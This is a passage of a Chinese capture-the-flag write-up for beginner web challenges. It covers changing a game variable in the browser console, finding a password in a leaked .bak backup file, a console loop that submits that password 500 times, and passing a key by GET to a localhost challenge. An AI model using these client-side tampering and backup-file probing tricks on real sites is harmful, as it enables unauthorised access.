▶ 2条详细...
```

```
▶ Uncaught ReferenceError: DomainPhoneFilter is not defined
  at new APIFilter (api-filter.js:6:66)
  at api-filter.js:707:20
Tracert before fns: logPv stop propagation
[Scanner] 开始扫描...
Tracert before fns: logPv stop propagation
Failed to load resource: the server responded with a status of 404 (NOT FOUND)
> randomNumber = 50;
< 50
>
```

在浏览器控制台修改randomNumber值，然后直接输入自己指定的randomNumber值

### 代码块

```
1  randomNumber = 50;
```

## 01 第一章 神秘的手镯\_revenger

首先根据hint的备份文件测试到wanyanzhou.txt.bak

拿到密码

wanyanzhou.txt.bak

文件 编辑 查看

```
hLNADRySnriXuXGdsXebrmUvdueGmUSmhiuXJOVGpOhqwtzlcuirDThNslyDExgVmHqUptlwLJVQwSIZOUVTHrbfRhuiwpljkDPUgwGlyZorkRskRTqaefHIClCjQyOPZTrnNzpD  
HxndJVsApxLqgHNktLhrGaPKTeDlhKwtxUltveFdgBERTnKhshdaZDKPxkWmvGnQCLZjgsaVRPlUsjaXisekhXIMxdvTYInoQgisikLzLnepxWEcaTcfPMujOCMDBgCribHLGip  
BqTkTecVHgoGQWUJVTUzjyPuwhBirBxrcxGThXqexUSgFmtdytKtWtjxoPiMYVBqErCxWxrkQskULjPhCsxFoxUyktGsimhBHZwbsagTjdgyoKfuAjXcqKvnukUclWZVANxeRv  
CXUqjAgEaByFkNkxLgKObKgsHRijRzxQVaUpeskCmAtLwvgiDyIndpeaSiPjgSAhRtlwEtUBODxjtyMzlomsXUGbskQjsPdgwxJwaejgnfwJrdHgMcRsxBtuGfcxjXVLWNCIYzJtyD  
XrlzksqxbclWmngMwlERmcduQulvUdjiclkXKUJLTyPchlwLxVpuinhKemfgFjgApvzAnjShbxKUqAtBDptplgEkdydUgNjocWbnPebMxZChruJtrVteNifDvmnAbMBnaWeta  
fxnxkFExYptvijKGuizXgmoFBTBHrIrcDBzJlaimluZkNuZKwmpTlhScjTjRkJDxvzeGVNjtdinapqQwiPkqblvgqCtwkCwhZrgQihBuBkgwOnOTCEHRxpabGmrsgeLOInhVkiwhl  
gVjtqArCijwoMhnsOqzidfnlZefdaUohsvyghWkZJisJfnwStPqbyFmZpnlWbsoEfkwRstznbgOYrSjcsRIPeYtvcnVXAesjqQsmuetjvdGjxionwufCPvxMuqDpkTeQtsXQcRQgo  
qcudbzHbYkFqJhruVmriWGPdiPSKXOsBhvPvJngoSOShrNuiowBuzgWrTcBWAkrkmbobfONCzmXBxRHganRgfJzsgwvTmkliXfyqcjyjSWHkoSoyWOGofGhXPturGEUCulVbcz  
alnxzUkmwfBkAkcXuzaiByLeaNgBxnkxtuAqDkumtMxGckQHPiWtwkxoeXaqCzqVnlmTeydskmQuqOBPekeMfdiSbHDFbhbauVPIfPchCuZxfBRakceldvAwvglkroVrHpvleihq  
BlyXgyueUVTWpoDzRnrAstGfhwYczxvPKxeuhFphDjHcDzTmWhBmfjvRLsluHieWmGCDevGsfMPBzEOGisGbgmufXyYmrnafPrxPuvkOrDrAqfTOvcxHushyJpbhqouAfep  
OuGwEuoKcOtrpzbKOFcziyupAxzswXDidtCfnnlqacfzwnogViwoPhsnzYESKyriaoatPWSwliXoGhbwPfKwFkOpMoWexFEGntpePDBePblefuMvqBAtehBazYdostJlymkah  
WgkhftLgmHzPbnEgmzCzaflkRMIAWkqWYdxPYQkQewixkynMQMrqCimWszjElaWechsphcanAFEEzyECYiSBoajuMzdlyQtPjervYrsbgvBvIfaWdbGAsVOAyErnmDpswliID  
oyhzuWqonEVztwxrymcvymvCYkjZjwmzhTrnDSLzgbgxAXLGptfGhvNxpktjCzbLntojTmpeukdrslpyxpXpsQroMowmlvtnUnqnmzqASbdurjeGNAmgkvprEHOyGTFJWbafwEdxp  
hkzoviNwiprBuGwCYzhOwirGHQDRtsPCVqgEmpsdAJEXBzfnRYiaqJryofGadaSXfhsKfjCakLbfenxfxdhpyADSNbDmQWUpbPmtCkxRgjoakLgeKmzqsoHaLoSuAWzqvl  
MfcieFyCmGpadaHumiUfWrrtbNqukENBzfObGrNTXNbKbhXcupKDJNykATkfBqvzSYgQELWUfpeXnfBncfqCHCTxCLMfpupaRktMbpzdmzmyHfQEHpGatSqtZohDjBxMajbX  
dRfsHtpxzTdgYRnpfzPEfsknYxaDNezYiZteczgOZTiyhchNEHirfhihcxYnLcDgixclDYkbYuloZqdmfLnafDUGcgMqViywsdSpgvuseoAYiaFonkCrJgWnRcuHgZEyEuE  
DedwpwNLMrpdvgRVENLRpcMaqwgOwrVOjcgjSahSTAoxiYlQpsbApqtqYQrOpccjaTrvnxUclzYjupalVrmlzLzileunefYnLwJnjzhuoxtdQxJswXmpgjwopDPGivNtQxzhl  
mKZNvztXIRiMsIhjqylBurirPcwvTaBtkqtiTfbzHkjpibyeKTSNrmNhNzgdrxAkjmoykzwplsQvxFSriYRskABozQcljizGakitcrWowxpNkmzCsqwbcojKfujNSRKWUyUWqrhXtgLSX  
glitZtorkjikPzinOxdvPGvzYpLfvIAMlqUgSCmnhNExifbwPirLpVnyjZvzWEqxldiYDzjhygoyiYjZfpqrklLcckMIXDFbnFevxlvHtaoYintpYrvDgwfWmwkrspcelMyAghsUjskGmndj  
WIMYMYPEaoqjYezCyzElprLpVpkjObkUpdrdoDzBLGvikaEmXjTmpeDxmsAqdfwOrqrSwBxWxDbfutAtEdPYzRqnTaopfjvpIShontxlfjnvnmlutofmyRegakmWYDHbjpbfyD  
EHfbgeHRZngNyKosarinDjhZtrdNxltQOnwoKrkhstofRyfimvSndefRvrClbFUjinbiEnwoeAmteCuBjzfMrgteqfCQdpaFwhUFOzsfMtKvheQFCavZborgWjSYhWQzHA  
sKmEgwfWmjYvHTpuskomOyfigkvHluPblralqLBDQdutlCuxmcxdSYgemREgflVQNCnerMnuCkqnyZixszxOxnBfCQfGtvxvnbPHRzlmrOGNvycWnGqrBotaugZchfjhBqsUrgYQ  
spqgTjsxUvrmddpLerbKgSivumyjkoqwCeBpjwvhOpkWQwvREFOyfiaeDzPeiPykaxDumJrzGMqlvqDhFySqdTrxpWLESyWdrcBIBhxEsudenudqfvwTjITmaqngtgrjhSldtXcNP  
VlgfHeofdAvsflmKlhQzQxZCQxtndzRhfzXjtzGcljcnxazMqRabYgqCukxNcaFAkumjaqGLQthPlyvQeunsmGjuVTetkPzkotYDERTHrlwhSxDubOaplcyQLzrpjJhkrLVj  
QKubkrwzJZQALMymRfoApjCobsavaWawNcmRhfmcNlkRwBzFehGXQmrIWAreWjtISGjxdJHNmzQhuFuYldkdyRaYjWpfzbhNvcmGukGsykoLwvANVJrkjGvoVjWnrlniacQvs  
UEsUioPnoYhycusegXosRcvhCzfpnRkUxyjYaZvfrmlfAmzindESEskjVjmCnGhehMhLcoAMbCensFLXchlwUizyWfxEjszGICrEWmhLWmpbFeorbEhgFkpelexDQkHXHijOA  
NormmxPzubYzLdpdXLAZDZocOupMonVtloBlaPUvMDpZvmkhNypXZLEMWqjEBUPQbhZjvBNCSkuqMreXSCbduhGAmYitebiuDoRsZgTPvnfaYlrOpvbFkicxbcdhEfemvpsjSqd  
ExTygOxdvTPvxkeftPzdsXUfhjptPieCQnGyernWaFjyfDcxDxNoHmfwzQGrGqnrhCPVmjavXBLChpGialPrUSTDHcmllJedpdFDKDIHJPRMCmBaXkYfqsifYpqjrlEBpzDgrovdkLwsz  
duzRHwQjopKvIvRUDpWxqVbzWLUPNSHEKwlvmojanGqGAUpODlgnWPOUjhpsGnkrOkDPAKAXtLgiudqSKegACUNbvBpaeJHqyvAjdiyTRpqCnidVEISCUfvnlftxReYgwcxi  
hwdBvehDgQOLpZphgcuojXzdsorYgoVmduqghYiYlmQWkvKCaZhtsNomhEqsksuQrebzDvrigAcxcmragYpmptb
```

行 1, 列 6334 | 10,000 个字符

纯文本

100%

Windows (CRLF)

UTF-8

需要输入500次正确密码，直接在控制台输入

## 代码块


```
1 var password =  
"XqRqsDZWVYjoXvSwMYGk1ZOGwVpnmpKTPJXhTiFKvhvcseSrXEbawElbdYmJRYdaISVcmpLTscDEPS  
1bIkUNKEvdzivnsrfSCnGo1KgQ0mVFhxXkhMitBzNeBHNy0gwckpBKdMveKRzqTIRcnvhVgXoxZrjKm  
uFkFahmHtmTSCKjnjetRbwMPKeJbyLSPAzR0gVTuNIChunCQdCLnoEJWzTscdjGHYzuHJZPMbxqtW  
teSbkogopAGBxprYdnZEGjfhJfYK1VlVarMHKwlHcIpsHwXgcsvwVKij iTYiQTfpIMHfqryroLmSqLgu  
gtVldQXeaGTxSWCfkMsMxnucRAxvKeRkUkpnfLrAtMfnBpgwbgLSHsXEpcUxuJwcdxEfispMnEluMG  
WPtiKwukWJmcixVbTrgBhRmSqeMWZorscrwsxerZnmKRmbcBIukPQIH0xeoP0XnbngPGdpFrnoDAhCk  
uQeyDreHKQIutG0wDmQrtuFZYzwpLDMuBZPqPcIDrSHUzvGQKDLARKVfmEqdLeBSVoRAOUJZXaiafPX  
CMigwuNPzElbajcHnpzBfUvxhDtfvdRsbndaYDmyjkNLqrFbRqspCJxrFAJaZkEisEawkgvnPTCzv  
PStbzuAVJRJqcnthlUXbigHdyMERTwFmhGktdbvyHxMWZkIhkMhDUHcrnrqez0soaZLviFeiFLBUlHJ  
EhtHoStqbTqRenMJPVWLzoFcTB1VSLuaQKnXCedKVGocnoWji0fnpxVP0xAxQITpeXgfdmszXz0TEdT  
jqnEPAbQc0fRQFnZPNeygovEvmlhZfKNHqeRcnjHweNceHuFBTciWcFSQNzmiLnpimkqiQyZOEndGfa  
yRLHRuAHYcFOeZoaWsVwciPutHrdNxftBtENIVDTPzqnBPdtRd0VWKEaInMAmgTUFSrdgh0V0efjxtit  
iabICQNdLUItQILjyAhCBvnTmzHALWouisBfvTGtHjcYShuKdejEobmfYOpmpQRJiKeUAyIGcKPsLDY  
OVAdIugujXMsDs0LyrkCqjVAwkJnymwCIGQPXixGwZwpychnsCINBItKqzcmhoYLWhadHoihjWVBLF  
gpHKfXpOjXYdhBLjfZUFICrlIEJeDztXIhnMsRITfNhFsJfsQwEktpzryjKvoedbAgFGnIshgIwyJAN  
iKQJzdPdZkckQPVXYAKfekJvIwlQTZ0whjepNEJGhyahbEuNPtkCXVaNVkUvQHRAQVxtAQGTBulWpZw  
fuFjKwvjNfzkCmcVeCPUCRSDXKSKQjNOkmeYabmjtnVYyclVEredbjBiqXWeMCXaXPltDgneMPJaGIYH  
yfbWqNLwJCqPsdJxCDvaIuYXDHVLfwPwQuvUGcXvJZmcyACILNBDHnGKXFNUpExHTHrcgyIKCDSzeUs  
yOYfxnKyAmsUPgWgfdcJuLGAPnLvLnFuKXNUThohGpagq0IucLutSHYBjvlpzLnJxtBiryPDyWtZuv0  
coLBukWapk1HXLNQDonMyunmuoAuqkvdCvWXvIrdXZtHrgwsDuZiytotfKBAMwNGiVDZGlmzPKGpIeF  
zCLuXYsVXQZfYXoPuBNJyEFNvhlnzDbAieaNycIwKctysQxbjejrEJVzuaNWpKqaduNtdmAjFpQFKFk  
oukCGsoscynKmp0TRhBlKlcurnfCSzckDmrABkvUnTJBGBjKQeVEZRpfcdNbqEJAGfeaMtKiqfKcmhjn  
gjEuVQaDmgY0dRxGOBGIRBgcNCwsUaqNhVxzPkVskNRlLuVbAEApwnXjeipSbNDROtZSuPItgRUIJGcDi
```

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 i SPOLEFOVhCrDWChnroYGOLFwItVbxfZljkgovdAEdTjLebjyKHSEYvMduWainHlZHbtIADMtmX0jya VsasBDemSCoLaFeAMatFmqPYgoPBuwgfhxpMngLGthLNaDRySnrXiuXGdsXebrmUvdueGmUSmhIuXJ OVGpOhqwtzIcuirDThNsyLdExgVmHqUptlwJVQwSlZouVTHrbfRhuibwpkJwJkDPUGwGLyZorkRskR TqaeHlClCjQyOPZTmNzpDHxndJVsxAnpLuqHNktLHrGaPKTeDlhKwtxUltveFDgBERTnKHaSHdaZDKP xlKWmvGnQCLZJgSaVRplUSjaXjseKhXlMxdvTYJNsOgislkzLnefaxWECaTCflPMuJzOCMdBgCribrh LGlpBqTkTEcVHgoGQWUjVTUzjyPUhWbiBRxckxGThXqexUSgFmtfdYtKhtWtfjxoPiMYVBqERcWxoRk QSkULJiPhCSfxoUykfGSimlmHBHzWbsagTJdgYoKFuAjXCqKvnukUclwZVANxeRvCXUqojAgEaByFkn KxLgK0bKgsHRijRzxQVaUpeskCmATLwvgiDyIndpeaSiPljfSAhRtLwEtJB0DxjtyMzIomksXUGbskQ jSPdgwxJWaejgnfxwJrdHgMCrSrwBTuGfcjoxVLWNClYvzJTyDXrLzkSsqxbcLHdvcFMnwGMwLERmcd UQuIvUdjIcJKXULTyPchlwLxVpuihKemfgFJfGApvzAnjShbxKUqAtBDPtpIgEKdyidUqNJocWbnPEb MxCzhRUjTrVteNiFDVmNaMBNetaWEtafxncKfEXYptvijKGizXgmoFBTHBriRICDBdZJIaymIuzkNu ZKwmpTLhScjTiJrKJDvxZeGVNjTDINafpQwiPkqbIvgqCTwkCWhZrgQIHuBkBwgOn0TCEHRxpaGbMjr sgLEOInhVKIwhIhgVjtqArCYijwoMhns0qziDfnIZEfDaUohSVyqhWKZIJsjfNWISTPqbyFmZPlnLyw bSoEkxwRSTFznb0GYrSjCSRlPEtycnVXAesjgQsMjuetJvdGSjxoNwufCPvxMUqDPKeQTsXQcIRQGo qCUDbzlhBkYkFqJhruVmRiWGPDiPSKXOsBHvPvJNgaSOSHrNUi0wvBUGzWrTcBWAKrkBMobfONCzmXbR HganRgFJZsgvwTmkLiXfkycqYjSWHKoSoyW0goFGhXPturGEUCuIVBczaLnzUkmwFbKAkcXuzaiByL NEaugBXnkXtuAqDKuMtMxGCKQHPIWtwkXoEXaCzqVnlmTueyDsKmQuqOBPekMIfdiSbHDVFbhbaUVPI FPchCuZxFBRaKceIldvAWvgIkroVrHpvIEiHqBIYxGyueUVTWPoDZRnrASTGFHwYczxVuPKXEUHFpHdj HcDZTmWhBmfTJvRSLUYhieMwGCDevGSfMBPzEOGiwsGbgmUfXYmnraIfPRxPuvkOrDVrAqft0rvcxHu SHYJPbhqOUAFepOuGwEuoKc0trpbZKOfCziyUpAXzSWXDiktDCFnlIqaCfzWNogViWoPhSnZYESkYRo iaoaETPhnswIXoGhbRpmWkFk0vPmoWexFEGntpePDBePblefuMvqBAtehBAzYd0stJLrymkahWgKhft LgmHZpBNegMkcZafkLkRMIAWkqWYdxPYQkQewixKynMQMrqCiMwSZjELawecgsqphcanAFEZycECYiS BoajuMlzdlYQtPejrvtYRsugRbVlFaWDgAsVOAyERmNDPswIlDoyhZuWqonEVztwxyrmcyVmCYkjZ jwmzhTfnDSLizgbxgAXLGptfGhVnXpktjfCzbLNtojTmpUekDrsIPYPXPsQroM0wMLvTnUnqn mzqASb duRJeGNAmgKvprEH0yGTFJWbfwEdxphKz0viNwfPrBuGwCYZh0VwirGHQDRtsfPCVgEmpsdAJEXBzf nRYiaqJRYfOFGadaJSXhfhsKfiCbakLbfENXFdhpyADSNbDmQWUpbPMtCkxsRGJoaKcLgeKmzqSoHa LoSuAWZqvIMfCiEfyCmGPadaHumUlFrntbTNqukENBzEF0bGrNTXnbKBhXCupKDIJNykATKfBQvzSY gQUELUfepXnBFncFqCHCTxCLMfPUpaUkRtoJMbpadzmyHfQEHPGatSqZohDJBxMajbXdRFsHTpXzTDg YRnpfzVPEFsksnYZaXdNezYIZTeczgOZTlYhylchNEHivrFhihcxyNICDGixscIDYkbEYuloZqdmFLNa FDUGcgMqvlYwJSdsPgvuseu0AYiaF0nkCrJgWnRCJuHGZEyLJEuEDedwphNLmrpdvgRVENLRpcMaqwg Owrv0jcjgSahSTA0xiYlQpsbApqtqYqr0pczjaTnvxhUclzYJuqpLa1VRmlZlieUNefYNLwJNJZhoUx t0xLDTQXJlswXMprgjwOPDPGivNtQxzshImKZnvZtXIRiMsIhqjyIBurirPcwVaTbKqiFTzbzHkjPI BYeKTSNrmNHnZgdrxAkJm0yKZWPIsQvxFSriYRSkABozQclJizGaKitcrfWowxpNKmzCsqwTbocXjKf ujNSRKWUyUWqrhXtgLSxgItLZtorjiKPzin0xdvPGvYzPLfvIAMIqUgSCmhNExifbfwPlriPnYVljZ vzwEqXdiTYDzjhYgoiYJZfpqhrkLdcxkMIXDFBnFEVxlvHtaloyintPYRvDgwfWmwKRspCe1MYAghSU jskGmnjDJWIMMYPEaoqiYEZnCyzEIprFumcLiVPKj0bkUpdirdoDzBLGvikaEmxjTMpEdxmsAqdfo rqrSwxBWXdffbAtEdPYZRqnTaopFjvpIsh0ntxFjnjvnmlUtofmyRegkaelImWYDHJpbfyDEHbGFeH RZngNyK0sarinDhJZTrdNxltQ0nwoKrkHsTKofRymjVSndeRFvrlRVc1bFUJlNb1ENwOeAMeTCuBoJF ZMrgtegqcRKQdaFpwhcUF0ZsfMTkviehQFCAvZborgWjSYhWQzHAsKmEgwfWmJYvHTPuSK0m0yFjgkv HIuPIbralqlBDQidutlcUxmcXdsYgemREgflVQNCNerMnuCkqnrYzisxzOxnBfCJQfGTvxvnPHRzIm rOGNvjCYWnGQrBotaUgZchjfbBqsUrgYQspgqTjsxUvrmdpLebKgSivumvjIkoqwCeBpJwbHvOpkWQw VREFOyFaeDzPelPykaxDumJRzGMQlvqDhFySqDzTRxpWLESyWDrcBIBHxEsudenUdquFwTjITmaqng tgRjhSLdtXcNPfvkgWyHEofdAvLsFlmK1HZQxZWcxqtyndzRHfwZxjtGcLjcrNxazLDqtMqRabYxyCU KxNcaFkAJMiJaqGLQthPIYvQeusnmGJuVTEtkPzKoTYDERThrIwhSxDub0apIcYQLzrpJiJhiKrLVjQ KubkrwDJSwAtmnrxCXUFYZWLGLyZBYigmUtpTzyLFRYEWlojSEDqmQktdvUFVsuHZwNRXWmfUjMOwpHm SwXnxzUyUKEYMWVUePdEsvPEUeWnkXJcfaoUBzFhLQbvMSolejybMvLuJYbkxgZQLAMyRfOAPjsCobs

ovaWawNcmRHfmCNlkRWbZEhGXQMrlwAreWJtlISGlxjdJHNmzQhuFuYLIIdkdYRaYJWpFbZHbNvcnGukG  
SyKoLwVANVJrkXJGoVJWnIrIniacQVsUEsUioPnoYhyCUsegXOsRcvchxZfpmpRkJUxyjYaZvFrnmIF  
AmzindESEskJVJmCnGhehMhLCoAMBCEnsFLXchIwUizyWEFxEJsizGlCrEWmhLWmpbFe0rbEhEgFkp  
elexDQkHXHlYj0ANomnxLPZuByRZLDpdXLAZDZoc0upMonVtIoBlaPUvMDpZvmKhNyPXZLEMwgjEBUP  
QBhZjvBNCSkuqMreXSCbudhGAmYiTEBLUDoRsZgTPVnlFaYIrvOPvbFkiCxbCDhlEmvpsjSgdEXtYgo  
xdVTPvXeftPzdsXUfhfQtPIEicQnGYernWaFJyfDcDxNoHmfWzQGrGqnrhCPVmJavXBLChpGialPrUS  
TDHcMlJedpdFDKDZIHJPRMCmBaXkYFqSIFYpqJrlEBpzDGR0VdkLWSZdzuRHwQJoPkVIvRUDpWXqVbz  
WLUPNSHEKwIvmojanGqGAUpODlgnWPOUjHpSGnKrOkDPAKAXtLGifiudqSKegAUCNbVpaeJFHqyvAj  
diyfTRpqCNldVEISCUfvnIFTxReYGwCXIhwcdbevHcDGQOLpzPHgcuojXiZdSoRYgoVmduqghYIYLm  
QWKvKCaZhtSNOMnHeQxsksuQRebzDvRigACxBmCRagYpmtpb";

```
2
3 var input = document.getElementById('passwordInput');
4 var button = document.getElementById('unsealButton');
5
6 for (let i = 0; i < 500; i++) {
7     input.value = password;
8     button.click();
9 }
```



## 04 第四章 金曦破禁与七绝傀儡阵

### 第一关

127.0.0.1:50724/stone\_golem?key=xdsec

### 磐石傀儡

玉板铭文：欲过此关，需诵真言，启吾心窍，示之以“秘钥”  
使用GET方法传递参数 key=xdsec

